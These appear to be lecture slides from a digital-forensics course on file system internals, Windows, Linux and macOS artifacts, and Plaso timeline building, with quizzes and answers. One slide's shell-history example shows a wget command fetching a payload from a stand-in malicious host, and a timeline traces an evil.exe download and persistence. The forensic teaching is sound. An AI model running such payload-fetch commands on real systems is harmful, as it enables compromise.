

File System and Operating System Forensics

MSCS630: Cybercrime Investigation and Digital Evidence

Dr. Mouatez Karbab



أكاديمية جوعان بن جاسم للدراسات الدفاعية
Joaan Bin Jassim Academy for Defence Studies

October 8, 2026



Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis



Introduction to File System and Operating System Forensics I

Objectives

- Read the core metadata of NTFS, ext4 and APFS.
- Choose between undelete and carving.
- Say what each Windows, Linux and macOS artifact does and does not prove.
- Build and query a super timeline.

Why This Matters

- Without knowing how a file is stored, its absence means nothing.
- Solid-state drives (SSDs) may erase deleted data soon after the OS releases it.



Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis



NTFS and the Master File Table I

- **File system:** on-disk structures to name, store and retrieve data on a volume.
- How it updates its records decides what survives deletion.
- New Technology File System (NTFS): Windows standard; journalled metadata.
- Access Control Lists (ACLs) protect files; large files and volumes [7].
- Master File Table (\$MFT): one record, normally 1,024 bytes, per file or directory.
- Header: FILE signature, sequence number (bumped on reuse), in-use flag, link count.
- Then attributes, then an end marker.




Layout of an NTFS \$MFT Record I

- \$DATA holds the bytes (resident, a few hundred bytes) or data runs to clusters (non-resident).
- File slack and MFT slack can keep remnants of earlier data [7].



Layout of an NTFS \$MFT Record II

NTFS \$MFT RECORD (One 1,024-Byte Entry per File)



Each file has a record of attributes; \$DATA holds the bytes or points to clusters on the volume.



\$SI, \$FN and Timestomping I

\$STANDARD_INFORMATION and \$FILE_NAME Compared

- \$SI: four Modified, Accessed, Changed, Born (MACB) times, flags, Owner and Security ID.
- \$FN: name, parent reference, a second set of MACB times; one or two per file.
- \$SI set by any program calling SetFileTime; \$FN only by the NTFS driver.
- \$FN not exposed to ordinary application programming interfaces (APIs) [7].
- \$FN also copied into the parent's \$I30 index; survives in index slack.

Indicators, Not Proof

- \$SI creation earlier than \$FN creation.
- \$SI sub-second digits all zero [19].
- Archive extractors and copy tools legitimately write earlier \$SI times.

Alternate Data Streams and NTFS Journals I

- Alternate Data Streams (ADS): extra named \$DATA attributes; can hide data.
- Zone.Identifier (Mark of the Web): ZoneId=3, ReferrerUrl, HostUrl [19].
- Ties a downloaded file to the browser's own record.
- **\$LogFile**: metadata journal; fragments of recent operations.
- **\$UsnJrnl** (\$Extend\ \$UsnJrnl:\$J): name, references, time, reason; no content.
- Tens of megabytes; covers days to weeks on a busy system [7].
- **\$Bitmap**: one bit per cluster; shows reallocation.



Practical Demo: A Timestomped \$MFT Record I

- The Sleuth Kit (TSK) `istat`, by Brian Carrier [7]; `-o` from `mm1s`.

```
# istat -o 2048 -f ntfs disk_image.E01 251
$STANDARD_INFORMATION Attribute Values:
Created:      2019-03-14 09:12:44.0000000000 (UTC)
MFT Modified: 2023-10-27 18:45:11.204611300 (UTC)
$FILE_NAME Attribute Values:
Name: secret_document.docx
Created:      2023-10-27 18:30:05.123456700 (UTC)
```

- \$SI reads 2019 with no fraction; \$FN says created October 2023.
- \$SI MFT-modified time marks when the record was rewritten.



ext4 Structures I

- Fourth Extended File System (ext4): Linux default; descends from ext2/ext3 [7].
- **Superblock** at byte 1024; backups in later block groups.
- **Inode**: all metadata except the name; 256 bytes; full MACB times.
- **i_block** holds an extent tree; four extents fit in the inode [26].
- **Directory entry**: links a name to an inode; the only place the name lives.
- **Journal**: data=ordered journals metadata only.
- Old inode copies in the journal let extundelete and ext4magic recover files [13].


An ext4 Inode and Its Extents, Before and After Deletion I

- After deletion the inode's extents and size are zeroed.
- Data blocks remain until reused.




An ext4 Inode and Its Extents, Before and After Deletion II

1. BEFORE DELETION (Allocated File)



The inode's extents map the file to its blocks.

2. AFTER DELETION (Unallocated Inode)



Deletion zeroes the extents; the blocks keep the data.



The Apple File System (APFS) I


- Apple File System (APFS): since 2017; default on Macs, iPhones, iPads; built for flash [1].
- **Container** holds volumes sharing free space; System and Data form a volume group.
- **Copy-on-write**: changes go to new blocks [1].
- **Snapshots**: Time Machine local ones last up to 24 hours [3].
- **Clones**: share data blocks; complicate uniqueness and disk-usage totals.
- T2 or Apple silicon: hardware encryption with Secure Enclave keys.
- Raw images unreadable: acquisition is logical or live [2].
- Signed System Volume (macOS 11): changes land on the Data volume.



APFS Container, Snapshot and Clone I

- A snapshot can keep the old version of a changed file.
- A clone points two files at the same extent.

APFS Container, Snapshot and Clone II



Undelete and the SSD Limit I

- **NTFS:** deletion clears the in-use flag, \$Bitmap bits and the \$I30 entry.
- Record and data runs survive until reuse [7].
- Volume Shadow Copies may hold an older version.
- **ext4:** extents and size zeroed; external index blocks may survive [13].

TRIM


- OS sends TRIM at deletion or in batches, e.g. weekly `fstrim` [28].
- Garbage collection erases the blocks; reads return zeros.
- One SSD purged a quick-formatted volume within minutes [6].
- Check TRIM before treating an empty result as meaningful.

One File Deleted on Three Kinds of Storage I

- NTFS on a hard drive: undelete works. ext4: journal or carving.
- SSD with TRIM: the blocks themselves are erased.



One File Deleted on Three Kinds of Storage II



Undelete with TSK, then Carving I

```
# fls -o 2048 -rdp ntfs-image.dd  
r/r * 64-128-2:    Users/Bob/Documents/plan.xlsx  
# icat -o 2048 ntfs-image.dd 64 > plan.xlsx  
# blkls -o 2048 ntfs-image.dd > unalloc.bin  
# foremost -t jpg,pdf -i unalloc.bin -o recovered/
```

- **Data carving:** recover files by internal structure, no metadata [15].
- Joint Photographic Experts Group (JPEG): header FF D8 FF, footer FF D9.
- Header-and-footer loop assumes contiguous files.
- Fragmentation is common; validating by parsing recovers many more [15].
- Foremost on blkls output avoids allocated duplicates [20].
- Lab 8 practises both steps.

Section 1: Assessment I

Question 1

Why are \$FN timestamps the baseline for detecting timestomping?

- A. They are stored in the \$LogFile only.
- B. User-mode file APIs such as `SetFileTime` cannot set them.
- C. They carry no sub-second digits.
- D. They are updated on every file read.



Section 1: Assessment - Answer I

Question 1

Why are \$FN timestamps the baseline for detecting timestomping?

- A. They are stored in the \$LogFile only.
- B. User-mode file APIs such as `SetFileTime` cannot set them. (✓)
- C. They carry no sub-second digits.
- D. They are updated on every file read.

Explanation:

- The NTFS driver maintains \$FN on create, rename and move [7].

Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis



The Registry and Its Hives I

- Hives of keys and values; each key's last-write time says when, not which value [8].
- Since Windows 8.1, changes sit in .LOG1/.LOG2 up to an hour [25].
- Collect and replay the logs, or the hive is “dirty”.

Registry Keys and the Questions They Answer

- SYSTEM: USB devices (USBSTOR), drive letters, BAM per-user execution.
- SOFTWARE: installed software, networks joined.
- Security Account Manager (SAM): local accounts and last logons; read with SYSTEM.
- SECURITY: audit policy, Local Security Authority (LSA) secrets.
- NTUSER.DAT: RecentDocs, RunMRU, TypedPaths, UserAssist, searches, MountPoints2.
- UsrClass.dat: ShellBags, folders browsed.
- Amcache.hve: executables present, with SHA-1 hashes.

USB Device Attribution I

- Universal Serial Bus (USB) storage under USBSTOR: vendor, product, serial.
- Not complete: Media Transfer Protocol (MTP) phones appear elsewhere; entries can be deleted.
- Key last-write time is not the connection time.
- Properties values 0064/0066/0067: first install, last arrival, last removal.
- `setupapi.dev.log` records first installation [8, 19].

Illustrative Scenario: Data Theft

- Drive serial matched USBSTOR; last arrival 18:42 Friday; mounted as E:.
- MountPoints2 in his NTUSER.DAT; LNK and Jump List opened the archive at 18:47.
- Shows attachment and an open, not the copy itself.


USB Attribution Chain I

- Serial, connection times, drive letter, user session, then files opened.
- The volume serial number links the drive to LNK and Jump List entries.



USB Attribution Chain II

1. DEVICE (SYSTEM Hive: Serial and Connection Times)



LNK Files and Jump Lists I

- LNK file: shortcut created when a user opens a file through the shell.
- Its own times approximate first and latest open.
- Keeps target path, target times, volume type and serial number.
- Tracker block: NetBIOS machine name [23].
- Object IDs may embed a Media Access Control (MAC) address.
- Jump Lists (Windows 7+): Object Linking and Embedding (OLE) files of LNK streams.
- DestList gives order and access times per application [19].



Execution Artifacts: Existed, Ran, or Ran by Whom I

- **Prefetch:** .pf about ten seconds after start; up to eight run times [19].
- Absence is weak: disabled on Server and by policy; check `EnablePrefetcher`.
- **Shimcache:** path and \$SI modified time; written at shutdown.
- Explorer display alone can create an entry: existence, not execution [24].
- **Amcache:** Secure Hash Algorithm 1 (SHA-1) hash per executable.
- Inventory tasks create entries without execution [21].
- **BAM** (Background Activity Moderator): per security identifier (SID) last run.
- **UserAssist:** shell launches in NTUSER.DAT, ROT13 names, counts.
- **SRUM** (System Resource Usage Monitor): hourly app use and bytes moved, 30 to 60 days.
- **PCA** (Program Compatibility Assistant): Windows 11 plain-text launch records [22].



Windows Execution Evidence Compared I

Artifact	Location	Shows	Time	Main caveat
Prefetch	C:\Windows\Prefetch	Execution	Up to 8 last runs	Disabled on Server and by policy; 1,024-file limit
Shimcache	SYSTEM, AppCompatCache	Existence	File's \$SI modified time	Written at shutdown; execution flag unvalidated
Amcache	Amcache.hve	Existence, with SHA-1	Entry times	Inventory tasks create entries without execution
BAM	SYSTEM, bam	Execution by a user SID	Last run	Short retention
UserAssist	NTUSER.DAT	Shell launch by the user	Last run, count	Shell launches only
PCA SRUM	C:\Windows\appcompat\pca SRUDB.dat	Execution Activity by app and user	Launch time Hourly	Explorer launches only; Windows 11 Usage, not launches; 30–60 days
Event 4688	Security log	Execution, parent, user	Process start	Off unless process-creation auditing is enabled

Table: Windows execution evidence compared. The columns separate what each artifact shows, from mere existence to execution by a named user, and the condition that most often limits it.



Notepad Tabs and Windows Recall I

- Notepad TabState files, named by globally unique identifier (GUID) [22].
- Never-saved tabs hold the typed text itself.
- Recall: an artificial intelligence (AI) feature; screen captures plus optical character recognition (OCR).
- Needs a neural processing unit (NPU); off by default on corporate builds.
- Captures are JPEG files; `ukg.db` index is encrypted.
- Powered-off image: screenshots, not searchable text; plan live triage.
- OCR text is a lead, not a verbatim record.

Illustrative Scenario: A Recall Capture Outside the Warrant

- Supplier search found a deleted spreadsheet; captures also showed privileged email.
- Examiners logged search terms, exported only supplier captures, used a filter team.
- Every OCR-read amount checked against originals [22].

Browser Artifacts I

- Sites visited, searches, downloads, accounts used [9].

Browser Artifacts and Their Timestamp Formats

- Chromium: History (visits, downloads), Network/Cookies, Cache_Data.
 - Chromium time: microseconds since 1601-01-01 UTC.
 - Firefox: places.sqlite, cookies.sqlite, cache2.
 - Firefox time: microseconds since 1970-01-01 UTC (PRTime).
-
- Chrome 127+ on Windows: app-bound cookie encryption only Chrome can undo [17].
 - Download record plus Zone.Identifier on disk: agreement beats either alone.

Section 2: Assessment I

Question 1

A Shimcache entry names `evil.exe`. What does it establish on its own?

- A. That Bob ran the file.
- B. That the file existed at that path.
- C. The time the file was executed.
- D. The SHA-1 hash of the file.

Section 2: Assessment - Answer I

Question 1

A Shimcache entry names `evil.exe`. What does it establish on its own?

- A. That Bob ran the file.
- B. That the file existed at that path. (✓)
- C. The time the file was executed.
- D. The SHA-1 hash of the file.

Explanation:

- Entries can be created by showing a file in Explorer [24].

Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts**
- 4 Timeline Analysis



Linux Logs, History and Persistence I

- /var/log: auth.log or secure, syslog [18].
- Debian 12+: no rsyslog; the systemd journal may be the only record [10].
- Read from an image with journalctl -D.
- Debian 13: wtmpdb and lastlog2 replace wtmp/lastlog [11].
- Shell history written at exit, capped, untimed unless HISTTIMEFORMAT [14].
- A history file is a lower bound, not a log.
- Persistence: crontabs, systemd units and timers, ~/.ssh/authorized_keys.

```
# grep -n -B1 "wget" /home/user/.bash_history
41-#1698330412
42:wget http://malicious.site/payload.sh
# date -u -d @1698330412
Thu Oct 26 14:26:52 UTC 2023
```

macOS Logs and Download Origin I

- macOS relies on Apple's own formats [12].
- Unified Logging since 10.12: binary .tracev3 files [4].
- `log show --predicate; log collect` for a .logarchive.
- Plists: XML or binary (bplist00); read with `plutil -p`.
- `kMDItemWhereFroms` extended attribute: the download URL.
- Quarantine attribute's universally unique identifier (UUID) joins a `QuarantineEventsV2` row [29].
- Limits: `curl` does not set it; users can strip it.

```
# log show --predicate 'process == "sshd" AND messageType == error' --last 1d
```

macOS Activity and Persistence I

- File System Events (FSEvents): paths and flags, no own timestamps [12].
- knowledgeC.db app use; recent versions move it to Biome (SEGB).
- Transparency, Consent and Control (TCC) databases: camera, microphone, disk grants.
- Launch agents and daemons under launchd [29].
- macOS 13+: Background Task Management (BTM); `sfltool dumpbtm` [5].



Linux and macOS Artifacts by Investigative Question I

Artifact	Location	Question
<i>Linux</i>		
Authentication log	/var/log/auth.log, /var/log/secure	Who logged in, and who used sudo?
systemd journal	/var/log/journal	What did services and logins record?
Login records	/var/log/wtmp, /var/lib/wtmpdb/wtmp.db	When did each session start and end?
Shell history	~/.bash_history, ~/.zsh_history	Which commands were typed?
Scheduled tasks	/etc/crontab, /var/spool/cron, systemd timers	What runs automatically?
SSH keys	~/.ssh/authorized_keys	Who can log in without a password?
Package log	/var/log/dpkg.log	Which tools were installed, and when?
<i>macOS</i>		
Unified log	/private/var/db/diagnostics	What did processes log?
FSEvents	/.fsevents	Which files were created, renamed or deleted?
KnowledgeC / Biome	knowledgeC.db, Biome streams	Which applications were used?
TCC	TCC.db	Which applications were granted sensitive access?
Launch items, BTM	~/Library/LaunchAgents, /Library/LaunchDaemons, /private/var/db/com.apple.backgroundtaskmanagement	What persists across reboots?
Quarantine events	QuarantineEventsV2	Where did a download come from?
Where-from attribute	kMDItemWhereFroms extended attribute	Which URL did a file come from?

Table: Linux and macOS artifacts by investigative question. Each row gives an artifact, where it is found and the question it helps answer; paths beginning with a tilde are per user.



Section 3: Assessment I

Question 1

On a Debian 12 server, `/var/log/auth.log` does not exist. The best next source?

- A. `dpkg.log`.
- B. The systemd journal.
- C. The superblock.
- D. `knowledgeC.db`.



Section 3: Assessment - Answer I

Question 1

On a Debian 12 server, `/var/log/auth.log` does not exist. The best next source?

- A. `dpkg.log`.
- B. The `systemd` journal. (✓)
- C. The superblock.
- D. `knowledgeC.db`.

Explanation:

- `rsyslog` is no longer installed by default [10].

Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis



The Super Timeline and Plaso I

- Super timeline: events from every source merged in one sequence [16].
- Normalise all sources to Coordinated Universal Time (UTC) first.
- Clocks drift; timestamps can be altered.
- A sequence is a hypothesis until independent sources agree.

Plaso in Three Stages


- 1 `log2timeline.py` runs parsers over an image, shadow copies or a triage folder.
 - 2 Events go to a `.plaso` SQLite store; `pinfo.py` describes it.
 - 3 `psort.py` filters and writes CSV, or Timesketch loads it [27].
- Faster: run on Kroll Artifact Parser and Extractor (KAPE) triage output [30].

The Plaso Pipeline I

- Extraction writes the store; `psort.py` filters it for the analyst to pivot.



The Plaso Pipeline II



Pivoting with psort I

- Pivot: start from a known fact; read events just before and after.

```
# log2timeline.py --storage-file timeline.plaso \  
--partitions all --vss_stores all --unattended MyWindowsImage.E01  
# psort.py -o l2tcsv -w slice.csv --slice "2023-10-26T14:30:00" \  
--slice_size 5 timeline.plaso
```

- --slice_size: minutes either side of the given time [27].



Timeline Excerpt for the evil.exe Example I

Time	Source	Event
14:29:58	Chrome History	Download started: malicious.site/dl/evil.exe
14:29:58	NTFS \$MFT	\$SI created: \Users\Bob\Downloads\evil.exe (as a .crdownload file)
14:30:00	NTFS \$UsnJrnl	Rename to evil.exe
14:30:00	Chrome History	Download completed
14:30:15	Prefetch	EVIL.EXE run, run count 1
14:30:15	Security log	Event 4688: evil.exe, parent explorer.exe, Bob's SID
14:30:18	Registry	Last write: HKCU\...\CurrentVersion\Run
14:30:25	NTFS \$MFT	\$SI created: \Windows\Prefetch\EVIL.EXE-CDEF4567.pf

Table: Timeline excerpt for the evil.exe example. The rows are condensed from psort.py output for the 14:25 to 14:35 window, with source names simplified; times are UTC on 26 October 2023.



Reading the evil.exe Timeline I

- Chrome record and Zone.Identifier HostUrl agree on the source.
- A rename keeps the creation time, so \$SI creation matches the download start.
- Prefetch shows a run; created ten seconds later; no earlier .pf: a first run.
- Event 4688: parent explorer.exe, Bob's SID; exists only with auditing on [19].
- Run key last write 14:30:18: persistence three seconds after launch.

Attribution


- 4688 attributes the launch to Bob's session; Prefetch only shows it ran.
- Without 4688, BAM or UserAssist would be needed.

Reconstruction of the evil.exe Incident I

- Download, first run and Run-key change on one time axis.
- Lab 21 builds a comparable super timeline from a full disk image.



Reconstruction of the evil.exe Incident II



Section 4: Assessment I

Question 1

In the `evil.exe` case, which artifact attributes the launch to Bob's session?

- A. The Prefetch file.
- B. Event 4688 with its parent process and SID.
- C. The `Zone.Identifier` stream.
- D. The `$UsnJrnl` rename record.



Section 4: Assessment - Answer I

Question 1

In the evil.exe case, which artifact attributes the launch to Bob's session?

- A. The Prefetch file.
- B. Event 4688 with its parent process and SID. (✓)
- C. The Zone.Identifier stream.
- D. The \$UsnJrnl rename record.

Explanation:

- Prefetch shows only that the program ran [19].

Conclusion: Key Takeaways I

- **Timelines:** scattered timestamps become one defensible account.
- **Existed vs ran vs who ran it:** decides whether a finding holds.
- **Limits:** TRIM and Mac hardware encryption shape what can be recovered.
- On modern hardware the acquisition plan often decides the analysis.

Next Step

Lab 8: metadata recovery and carving. Lab 21: build and query a super timeline.

References I

- [1] Apple Inc.
Apple file system reference, 2020.
- [2] Apple Inc.
Apple Platform Security, 9 2022.
Published periodically.
- [3] Apple Inc.
About Time Machine local snapshots on Mac.
macOS User Guide, Apple Support, 2026.
Undated support page; accessed 2026-10-02.
- [4] Apple Inc.
Logging.
Apple Developer Documentation, 2026.
Undated documentation page; accessed 2026-10-08.



References II

- [5] Apple Inc.
Manage login items and background tasks on Mac.
Apple Platform Deployment, Apple Support, 2026.
Undated support page; accessed 2026-10-02.
- [6] Graeme B. Bell and Richard Boddington.
Solid state drives: The beginning of the end for current practice in digital forensic recovery?
Journal of Digital Forensics, Security and Law, 5(3), 2010.
- [7] Brian Carrier.
File System Forensic Analysis.
Addison-Wesley Professional, Boston, MA, 2005.
- [8] Harlan Carvey.
Windows Registry Forensics: Advanced Digital Forensic Analysis of the Windows Registry.
Syngress, 2nd edition, 2016.
- [9] Eoghan Casey.
Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet.
Academic Press, San Diego, CA, 3rd edition, 2011.



References III

- [10] Debian Documentation Team.
Release notes for Debian 12 (bookworm), chapter 5: Issues to be aware of for bookworm.
Debian Project, 2023.
Section 5.1.7, Changes to system logging; accessed 2026-10-02.
- [11] Debian Documentation Team.
Release notes for Debian 13 (trixie), chapter 5: Issues to be aware of for trixie.
Debian Project, 2025.
Section 5.1.9, The last, lastb and lastlog commands have been replaced; accessed 2026-10-02.
- [12] Sarah Edwards.
mac4n6: macOS and iOS forensics research.
Online, 2016.
Accessed: 2026-08-16.
- [13] Kevin D. Fairbanks.
An analysis of Ext4 for digital forensics.
Digital Investigation, 9:S118–S130, 2012.
Proceedings of the Twelfth Annual DFRWS Conference.

References IV

- [14] Free Software Foundation.
Bash reference manual: Bash history facilities.
GNU Bash documentation, 2026.
Accessed: 2026-10-08.
- [15] Simson L. Garfinkel.
Carving contiguous and fragmented files with fast object validation.
Digital Investigation, 4:2–12, 2007.
Proceedings of the Seventh Annual DFRWS Conference.
- [16] Kristinn Guðjónsson.
Mastering the super timeline with log2timeline.
GIAC (GCFA) gold certification paper, SANS Institute, 8 2010.
Accessed: 2026-08-16.
- [17] Will Harris.
Improving the security of Chrome cookies on Windows.
Google Online Security Blog, 7 2024.
Published 30 July 2024; accessed 2026-10-02.

References V

- [18] SANS Institute.
Sans for508: Advanced incident response, threat hunting, and digital forensics, 2019.
Course materials cover key Linux artifact locations like `/var/log`.
- [19] SANS Institute.
Windows forensic analysis poster, 2022.
- [20] Kris Kendall and Jesse Kornblum.
Foremost: A file system independent data carver.
U.S. Air Force Office of Special Investigations; later maintained by Nick Mikus, 2001.
Accessed: 2026-08-16.
- [21] Blanche Lagny.
Analysis of the AmCache v2.
Agence nationale de la sécurité des systèmes d'information (ANSSI), 7 2019.
Published 25 July 2019; accessed 2026-10-02.

References VI

- [22] Kirill Magaskin.
What makes Windows 11 interesting from a digital forensics perspective.
Securelist by Kaspersky, 10 2025.
Accessed: 2026-09-05.
- [23] Microsoft Corporation.
[MS-SHLLINK]: Shell link (.LNK) binary file format.
Microsoft Open Specifications, protocol revision 10.0, 11 2025.
Accessed 2026-10-02.
- [24] Timothy Parisi.
Caching out: The value of Shimcache for investigators.
Mandiant blog, Google Cloud, 6 2015.
Published 17 June 2015; accessed 2026-10-02.
- [25] Maxim Suhanov.
Windows registry file format specification.
GitHub repository msuhanov/regf, 2018.
Copyright 2015–2018; accessed 2026-10-02.

References VII

- [26] The Linux Kernel Documentation Project.
ext4 data structures and algorithms.
The Linux Kernel documentation, 2026.
Accessed 2026-10-02.
- [27] The Plaso Project.
Plaso - super timeline all the things, 2023.
- [28] The util-linux project.
fstirm(8) — linux manual page.
man7.org, 2026.
util-linux 2.43; accessed 2026-10-08.
- [29] Patrick Wardle.
The Art of Mac Malware: The Guide to Analyzing Malicious Software.
No Starch Press, 2021.
Provides deep insight into macOS internals relevant to forensics, including quarantine and Gatekeeper.
- [30] Eric Zimmerman.
KAPE: Kroll artifact parser and extractor.
Kroll; distributed via the SANS tool catalogue, 2020.



References VIII

Acronyms and Terminology IV

FSEvents File System Events: macOS logs in `/.fsevents` that record changes to file system paths (creation, rename, removal, modification).

GUID Globally Unique Identifier: A 128-bit identifier; Windows names Notepad tab-state files and Recall folders by GUID.

Hive A major section of the Windows Registry, organized like a folder. Hives are stored in separate files on the disk (e.g., SYSTEM, SOFTWARE, NTUSER.DAT).

Inode Index Node: In Linux/UNIX file systems, a data structure that stores all metadata about a file or directory (such as permissions, timestamps, and the extents or block pointers locating its data), except for its name.

Journaling File A special file used by modern file systems (like NTFS and ext4) to record changes before they are committed. This allows for fast recovery and prevents corruption if the system crashes.

JPEG Joint Photographic Experts Group: A common image format whose files begin with the bytes FF D8 FF and end with FF D9.

Jump Lists A Windows feature that shows recently opened files or actions for a specific application. Forensically, they provide a timeline of user activity related to that application.

KAPE Kroll Artifact Parser and Extractor: A triage tool that collects selected artifacts from a system, often as input to Plaso.



Acronyms and Terminology V

- Key (Registry)** A container within a Windows Registry Hive that acts like a folder, organizing configuration data and other keys.
- LNK File** A Windows shortcut file. These files contain valuable metadata about the target file, including its original location, timestamps, and the volume it was stored on.
- LSA** Local Security Authority: The Windows subsystem whose stored secrets and cached domain logons are kept in the SECURITY hive.
- MAC** Media Access Control: The hardware address of a network interface; version-1 object identifiers in LNK tracker blocks can embed one.
- MACB Timestamps** Modify, Access, Change, Birth: A set of four timestamps associated with a file. They record when a file's content was last Modified, last Accessed, when its metadata was last Changed, and when it was Created (Birth).
- \$MFT** Master File Table: The most important file in an NTFS file system. It is a database that contains at least one record for every file and directory on the volume.
- MTP** Media Transfer Protocol: The protocol used by phones and media players; such devices are recorded outside the USBSTOR key.
- Non-resident Data** Data belonging to a file that is too large to fit inside the \$MFT record and is instead stored in clusters elsewhere on the disk. The \$MFT record contains pointers to these clusters.

Acronyms and Terminology VI

NPU Neural Processing Unit: A processor designed for machine-learning workloads; Windows Recall requires one.

NTFS New Technology File System: The standard file system used by all modern versions of the Microsoft Windows operating system.

NTUSER.DAT The Registry hive file for an individual user on a Windows system. It contains a wealth of information about that user's specific activities and preferences.

OCR Optical Character Recognition: Software that converts text in an image into machine-readable characters. Windows Recall runs OCR over its screen captures.

OLE Object Linking and Embedding: The Microsoft compound-file format used by Jump List AutomaticDestinations files.

PCA Program Compatibility Assistant: A Windows service that, on recent Windows 11 releases, writes plain-text records of programs launched through File Explorer.

.pf File Prefetch File: A file created by Windows to help applications load faster. It is strong evidence that a program ran, and it records a run count and up to eight last-run times.

Pivoting An investigative technique used during timeline analysis where an investigator uses a known piece of information (like a filename or timestamp) to find related events that occurred just before and after it.



Acronyms and Terminology VII

Plaso An open-source tool, the Python successor to log2timeline, that extracts timestamps from hundreds of artifact types and combines them into a single super timeline.

plist File Property List File: A file format on macOS used to store application and system settings. It is the macOS equivalent of a Windows Registry key.

Prefetch A memory management feature in Windows that creates special files (.pf) to help applications launch faster. These files are a key artifact for proving program execution.

Quarantine Attribute (macOS) The com.apple.quarantine extended attribute that quarantine-aware applications attach to a downloaded file. It triggers a warning on first open and carries an event identifier that links the file to a row in the quarantine events database.

